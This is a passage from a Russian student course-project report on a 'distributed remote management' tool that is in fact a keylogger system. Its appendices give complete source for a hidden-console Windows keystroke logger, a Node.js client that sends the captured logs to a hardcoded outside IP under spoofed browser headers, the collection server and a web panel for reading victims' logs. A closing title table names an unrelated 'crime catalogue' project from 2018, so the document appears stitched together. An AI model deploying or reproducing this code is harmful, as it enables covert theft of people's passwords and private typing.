


Рисунок 6.1 – Вид главной страницы

С помощью панели навигации пользователь может просматривать зарегистрированные устройства.





Рисунок 6.2 – Панель навигации

В данной панели можно узнать о количестве подключенных устройств на данных момент. Также, нажав на кнопку обновления, выполнится запрос к серверу и список обновиться.

Снизу находится кнопка, которая осуществляет запрос на обновление данных сразу на все доступные устройства.

Также можно нажать на имя, любого из предоставленных устройств, и тогда будет выполнен запрос к серверу, получены логи для данного устройства, и они будут выведены на экран в панели “Logs”.

 Рисунок 6.3 – Вывод логов для выбранного устройства

Каждая программа в логах выделена жирным шрифтом, а также для удобства отделена линией.

Также для каждого устройства доступны 3 кнопки.



Рисунок 6.4 – Кнопки для взаимодействия с устройством


Кнопка обновления выполняет запрос к серверу для получения новых данных для данного устройства. В этом случае запрос к клиенту сервер не делает, а только возвращает логи из своего файлового хранилища.

Вторая кнопка также выполняет запрос к серверу для получения новых данных для данного устройства. Но в данном случае сервер выполнит запрос к клиенту (long-polling) и потребует выслать данные, не дожидаясь истечения таймера. При наличии новых данных они отобразятся на экране.

Третья кнопка отвечает за удаления данных выбранного устройства с сервера.

Для запуска самого кейлоггера на устройстве можно или самостоятельно запустить его исполняемый файл вместе с исполняемым файлом клиента для передачи данных или запустить bat-файл, который сам запустит их.

 Рисунок 6.5 – Запуск вручную

 Рисунок 6.6 – Запуск c помощью bat-файла

**ЗАКЛЮЧЕНИЕ**

В результате выполнения курсового проекта была достигнута основная цель – разработано программное средство, реализующее механизм распределённого удалённого управления. В ходе работы были последовательно выполнены все этапы жизненного цикла программного обеспечения: от анализа требований и проектирования архитектуры до реализации, тестирования и анализа результатов.

Проект позволил закрепить знания в области сетевого взаимодействия, асинхронной обработки данных, клиент-серверной архитектуры и создания пользовательского интерфейса. Кроме того, была получена практическая компетенция в работе с современными средствами и инструментами разработки, включая технологии взаимодействия между клиентом и сервером, а также методы обеспечения устойчивой связи в распределённых системах.

Также важным аспектом проекта стало углубление знаний в области компьютерной безопасности. Разработка кейлоггера и системы удалённого управления потребовала понимания принципов защиты информации, методов скрытого сбора и передачи данных, а также потенциальных угроз, связанных с использованием подобных инструментов.

Разработанное решение подтвердило свою работоспособность и соответствие заданным требованиям, что свидетельствует о корректности выбранного подхода и реализации. Полученные в ходе работы навыки могут быть применены в будущей профессиональной деятельности, связанной с разработкой распределённых и интерактивных программных систем.

**СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ**

[1] Node.js Documentation [Электронный ресурс]. – Режим доступа: https://nodejs.org/en/docs/ – Дата доступа: 21.03.2025

[2] C++ Reference – cppreference.com [Электронный ресурс]. – Режим доступа: https://en.cppreference.com/ – Дата доступа: 16.02.2025

[3] SPA, Single Page Application, Одностраничное приложение [Электронный ресурс]**.** – Электронные данные. – Режим доступа: http://weblab.ua/spa/ Дата доступа: 23.04.25

[4] Express.js – Fast, unopinionated, minimalist web framework for Node.js [Электронный ресурс]. – Режим доступа: https://expressjs.com/ – Дата доступа: 10.05.2025

[5] Long Polling vs WebSockets: When to Use Each [Электронный ресурс]. – Режим доступа: https://ably.com/blog/long-polling – Дата доступа: 10.05.2025

**ПРИЛОЖЕНИЕ А**

**Исходный код кейлоггера**

#include <Windows.h>

#include <time.h>

#include <iostream>

#include <fstream>

using namespace std;

int Save(int key);

LRESULT \_\_stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam);

HHOOK hook;

KBDLLHOOKSTRUCT kbStruct;

ofstream file;

//extern char prevProg[256];

int Save(int key){

static char prevProg[256] = {0};

if(key == 1 || key == 2){

return 0;

}

HWND foreground = GetForegroundWindow();

DWORD threadId;

HKL keyboatdLayout;

if(foreground){

threadId = GetWindowThreadProcessId(foreground, NULL);

keyboatdLayout = GetKeyboardLayout(threadId);

char crrProg[256];

GetWindowTextA(foreground, crrProg, sizeof(crrProg));

if(strcmp(prevProg, crrProg) != 0){

strcpy\_s(prevProg, crrProg);

time\_t t = time(NULL);

struct tm \* tm = localtime(&t);

char c[64];

strftime(c, sizeof(c), "%c", tm);

int len = MultiByteToWideChar(CP\_ACP, 0, crrProg, -1, NULL, 0);

wchar\_t\* wstr = new wchar\_t[len];

MultiByteToWideChar(CP\_ACP, 0, crrProg, -1, wstr, len);

int utf8\_len = WideCharToMultiByte(CP\_UTF8, 0, wstr, -1, NULL, 0, NULL, NULL);

char\* utf8\_str = new char[utf8\_len];

WideCharToMultiByte(CP\_UTF8, 0, wstr, -1, utf8\_str, utf8\_len, NULL, NULL);

file << "\n\n\n[Program: " << utf8\_str << " Date" << c << "]";

delete[] wstr;

delete[] utf8\_str;

}

}

cout << key << endl;

if(key == VK\_BACK)

file << "[BACKSPACE]";

else if(key == VK\_RETURN)

file << "\n";

else if(key == VK\_SPACE)

file << " ";

else if(key == VK\_TAB)

file << "[TAB]";

else if(key == VK\_SHIFT || key == VK\_LSHIFT || key == VK\_RSHIFT)

file << "[SHIFT]";

else if(key == VK\_CONTROL || key == VK\_LCONTROL || key == VK\_RCONTROL)

file << "[CTR]";

else if(key == VK\_ESCAPE)

file << "[ESC]";

else if(key == VK\_END)

file << "[END]";

else if(key == VK\_HOME)

file << "[HOME]";

else if(key == VK\_LEFT)

file << "[LEFT]";

else if(key == VK\_RIGHT)

file << "[RIGHT]";

else if(key == VK\_UP)

file << "[UP]";

else if(key == VK\_DOWN)

file << "[DOWN]";

else if(key == 190 || key == 110)

file << ".";

else if(key == 189 || key == 109)

file << "-";

else{

wchar\_t crrKey[2] = {0};

BYTE keyboardState[256];

GetKeyboardState(keyboardState);

int result = ToUnicodeEx(key, key, keyboardState, crrKey, 1, 0, keyboatdLayout);

if (result > 0) {

char utf8\_str[8] = {0};

int len = WideCharToMultiByte(CP\_UTF8, 0, crrKey, -1, utf8\_str, sizeof(utf8\_str), NULL, NULL);

if (len > 0) {

file << utf8\_str;

}

}

}

file.flush();

return 0;

}

LRESULT \_\_stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam){

if (nCode >= 0){

if(wParam == WM\_KEYDOWN){

kbStruct = \*(KBDLLHOOKSTRUCT\*)lParam;

Save(kbStruct.vkCode);

}

}

return CallNextHookEx(hook, nCode, wParam, lParam);

}

int main(){

file.open("D:\\Clientkeylog.txt", ios\_base::app | ios\_base::binary);

if (file.tellp() == 0) {

file << "\xEF\xBB\xBF"; // UTF-8 BOM

}

ShowWindow(FindWindowA("ConsoleWindowClass", NULL), SW\_HIDE);

if (!(hook = SetWindowsHookEx(WH\_KEYBOARD\_LL, HookCallback, NULL, 0))){

MessageBoxA(NULL, "Someting has gone wrong!", "Error", MB\_ICONERROR);

}

MSG message;

while(GetMessage(&message, NULL, 0, 0)){

}

}

**ПРИЛОЖЕНИЕ Б**

**Исходный код клиента для передачи данных**

const axios = require("axios");

const fs = require("fs");

const os = require("os");

const PATH = `D://Clientkeylog.txt`;

const URL = "http://91.149.140.29:24242";

const LONG\_POLL\_TIMEOUT = 300000;

//POST

const sendData = async () => {

try{

const data = getData();

if (!data) return;

await axios.post(`${URL}/data`, data, {

headers: {

"User-Agent": getRandom(userAgents),

"Referer": getRandom(referers),

"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8",

"Accept-Language": "en-US,en;q=0.9",

"Content-Type": "application/json"

},

timeout: 5000

});

fs.writeFileSync(PATH, '');

}catch{

}

}

const getData = () => {

try{

if(!fs.existsSync(PATH)) return null;

let fileData = fs.readFileSync(PATH, "utf8");

if(fileData.trim() === "") return null;

let base64data = Buffer.from(fileData, 'utf8').toString('base64');

return {

id: os.userInfo().username,

data: base64data

}

} catch{

return null;

}

}

//5 min

setInterval(() => sendData(), 300000);

//LONG POLLING

const getCommand = async () => {

try{

const res = await axios.get(`${URL}/longpull?id=${os.userInfo().username}`, {

timeout: LONG\_POLL\_TIMEOUT

});

if(res.data.action === "sendData"){

await sendData();

};

getCommand();

} catch{

setTimeout(getCommand, 1000);

}

}

getCommand();

function getRandom(arr) {

return arr[Math.floor(Math.random() \* arr.length)];

}

const userAgents = [

"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/123.0.0.0 Safari/537.36",

"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0",

"Mozilla/5.0 (Linux; Android 11; SM-A515F) AppleWebKit/537.36 Chrome/123.0.0.0 Mobile Safari/537.36",

"Mozilla/5.0 (iPhone; CPU iPhone OS 17\_0 like Mac OS X) AppleWebKit/605.1.15 Version/17.0 Mobile/15E148 Safari/604.1",

"Mozilla/5.0 (Macintosh; Intel Mac OS X 13\_5) AppleWebKit/605.1.15 Version/17.0 Safari/605.1.15"

];

const referers = [

"https://www.google.com/",

"https://www.youtube.com/",

"https://www.facebook.com/",

"https://www.instagram.com/",

"https://stackoverflow.com/",

"https://github.com/",

"https://www.reddit.com/"

];

**ПРИЛОЖЕНИЕ В**

**Исходный код сервера**

const express = require('express');

const cors = require('cors');

const fs = require('fs');

const path = require("path");

const EventEmitter = require('events');

const PORT = 24242;

const DIR\_PATH = path.join(\_\_dirname, "../Logs");

const emitter = new EventEmitter();

const server = express();

server.use(cors());

server.use(express.json());

server.listen(PORT, () => {

console.log(`Server is started on port ${PORT}!`);

});

server.post("/data", (req, res) => {

const {id, data} = req.body;

let originData = Buffer.from(data, 'base64').toString('utf8');

const filePath = path.join(DIR\_PATH, `${id}.txt`);

fs.appendFile(filePath, originData, (err) => {

if (err) {

console.error("Ошибка записи в файл:", err);

return res.status(500).send("Ошибка сервера при записи файла");

}

res.status(200).send("OK");

});

});

emitter.setMaxListeners(50);

server.get("/longpull", (req, res) => {

const clientId = req.query.id;

if (!clientId) return res.status(400).json({ error: "Client ID is required" });

const timeout = setTimeout(() => {

try{

res.status(204).end();

emitter.removeListener(`getdata:${clientId}`, sendMes);

}catch{

}

}, 300000);

var sendMes = (message) => {

try{

if (res.headersSent) return;

clearTimeout(timeout);

res.json(message);

} catch{

}

};

emitter.once('getdata', sendMes);

emitter.once(`getdata:${clientId}`,sendMes)

});

setInterval(() => emitter.emit('getdata', { action: "sendData" }), 610000);

server.post("/command", (req, res) => {

const {clientId, action} = req.body;

if(clientId === "all"){

emitter.emit('getdata', {action});

}else{

emitter.emit(`getdata:${clientId}`, {action});

}

res.status(200).send("OK");

});

server.get("/getLogs", (req, res) => {

try {

const files = fs.readdirSync(DIR\_PATH)

.filter(file => file.endsWith('.txt'))

.map(file => file);

res.json(files);

} catch (err) {

console.error('Error reading logs directory:', err);

res.status(500).json([]);

}

});

server.get("/getFile", (req, res) => {

try {

const filename = req.query.file;

if (!filename) {

return res.status(400).json({ error: "Filename parameter is required" });

}

if (!filename.endsWith('.txt')) {

return res.status(400).json({ error: "Only .txt files are allowed" });

}

const safeFilename = path.normalize(filename).replace(/^(\.\.(\/|\\|$))+/, '');

const filePath = path.join(DIR\_PATH, safeFilename);

if (!fs.existsSync(filePath)) {

return res.status(404).json({ error: "File not found" });

}

fs.readFile(filePath, 'utf8', (err, data) => {

res.json({

filename: filename,

content: data

});

});

} catch (error) {

console.error("Server error:", error);

res.status(500).json({ error: "Internal server error" });

}

});

server.delete('/delFile', (req, res) => {

try {

const filename = req.query.file;

if (!filename) {

return res.status(400).json({ error: "Filename parameter is required" });

}

if (!filename.endsWith('.txt')) {

return res.status(400).json({ error: "Only .txt files are allowed" });

}

const safeFilename = path.normalize(filename).replace(/^(\.\.(\/|\\|$))+/, '');

const filePath = path.join(DIR\_PATH, safeFilename);

if (!fs.existsSync(filePath)) {

return res.status(404).json({ error: "File not found" });

}

fs.unlinkSync(filePath);

res.status(204).end();

} catch (error) {

console.error("Server error:", error);

res.status(500).json({ error: "Internal server error" });

}

**ПРИЛОЖЕНИЕ Г**

**Исходный код клиентского веб-интерфейса**

import React, { useState, useEffect } from 'react';

import axios from 'axios';

import '../css/MainPanel.css';

import Header from './Header.js';

import ViewPanel from './ViewPanel.js';

const MainPanel = () => {

const [devices, setDevices] = useState([]);

const [isLoading, setIsLoading] = useState(true);

const [selectedDevice, setSelectedDevice] = useState(null);

const [fileContent, setFileContent] = useState("Select a device to view its log");

const highlightProgramNames = (logText) => {

if (!logText) return '';

const programBlocks = logText

.trim()

.split(/(?=\[Program:)/g)

const reversedBlocks = programBlocks.reverse();

let trimmedText = reversedBlocks.join('<hr>');

trimmedText = trimmedText.replace(/\n\s\*\n+/g, '');

return trimmedText.replace(/\[Program:[^\]]\*\]/g, (match) => {

const innerText = match.slice(1, -1);

return `<strong>${innerText}</strong><br>`;

});

};

const fetchDevices = async () => {

setIsLoading(true);

try {

const response = await axios.get('http://91.149.140.29:24242/getLogs');

setDevices(response.data.map(file => ({

id: file,

name: file.replace('.txt', '')

})));

} catch (error) {

console.error('Failed to fetch devices:', error);

setDevices([]);

} finally {

setIsLoading(false);

}

};

const refreshAll = async () => {

await axios.post('http://91.149.140.29:24242/command', {clientId: "all", action: "sendData" });

setFileContent("Select a device to view its log");

await fetchDevices();

if (selectedDevice) await handleDeviceClick(selectedDevice);

}

const refreshDevice = async (device) => {

await axios.post(`http://91.149.140.29:24242/command`, {clientId: device.name, action: "sendData" });

await handleDeviceClick(device);

};

const handleDeviceClick = async (device) => {

setSelectedDevice(device);

try {

const response = await axios.get(`http://91.149.140.29:24242/getFile?file=${device.id}`);

if(response.data.content === ""){

setFileContent("Empty log");

return;

}

setFileContent(response.data.content);

} catch (error) {

console.error('Error loading file content:', error);

setFileContent('Error loading content');

}

};

const deleteFile = async (device) => {

try{

await axios.delete(`http://91.149.140.29:24242/delFile?file=${device.id}`);

if (selectedDevice?.id === device.id) {

setSelectedDevice(null);

setFileContent("Select a device to view its log");

}

await fetchDevices();

} catch{

}

}

useEffect(() => {

fetchDevices();

}, []);

return (

<div className="container">

<main className="mainContent">

<Header />

<ViewPanel

header={

fileContent !== "Select a device to view its log"

? `Viewing: ${selectedDevice?.name} (last updated: ${new

Date().toLocaleTimeString()})`

: undefined

}

onRefresh={async () => handleDeviceClick(selectedDevice)}

onPull={() => refreshDevice(selectedDevice)}

onClear={async () => deleteFile(selectedDevice)}

>

{(

<>

<pre

className="logContent"

dangerouslySetInnerHTML={{ \_\_html: highlightProgramNames(fileContent) }}

/>

</>

)}

</ViewPanel>

</main>

<aside className="sidebar">

<h2 className="title">{devices.length} Connected Devices

<button className="refreshButton" onClick={fetchDevices} disabled={isLoading}

title="Refresh devices">

{isLoading ? '' : '⟳'}

</button>

</h2>

{isLoading ? (

<p className="loading">Loading devices...</p>

) : devices.length === 0 ? (

<p className="empty">No devices found</p>

) : (

<ul className="deviceList">

{devices.map(device => (

<li

key={device.id}

className={`deviceItem ${selectedDevice?.id === device.id ? 'active' : ''}`}

onClick={() => handleDeviceClick(device)}

style={{cursor: 'pointer'}}

>

<span className="deviceName">

{device.name}

</span>

</li>

))}

</ul>

)}

<button

className="refreshAllButton"

onClick={refreshAll}

disabled={isLoading}

>

{isLoading ? 'Refreshing...' : 'Refresh All Logs ⟳'}

</button>

</aside>

</div>

);

};

export default MainPanel;

});

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Обозначение | | | | Наименование | | | | Дополнительные сведения | | | |
|  | | | | Текстовые документы | | | |  | | | |
|  | | | |  | | | |  | | | |
| БГУИР КП 1–40 01 01 010 ПЗ | | | | Пояснительная записка | | | | 34 с. | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | | Графические документы | | | |  | | | |
|  | | | |  | | | |  | | | |
| ГУИР 551001 010 СП | | | | Программное средство для ведения каталога преступлений. Схема программы | | | | Формат А1 | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  | | | |  | | | |  | | | |
|  |  |  |  |  | БГУИР КП 1-40 01 01 010 Д1 | | | | | | |
|  |  |  |  |  |
|  |  |  |  |  |
| Изм. | Л. | № докум. | Подп. | Дата | Программное средство для ведения каталога преступлений.  Ведомость курсового  проекта |  | | | | Лист | Листов |
| Разраб. | | Лабоха А.К. |  | 07.05.18 | Т |  | |  | 34 | 34 |
| Пров. | | Пуздров М.Ю. |  | 07.05.18 | Кафедра ПОИТ  гр. 551001 | | | | | |
|  | |  |  |  |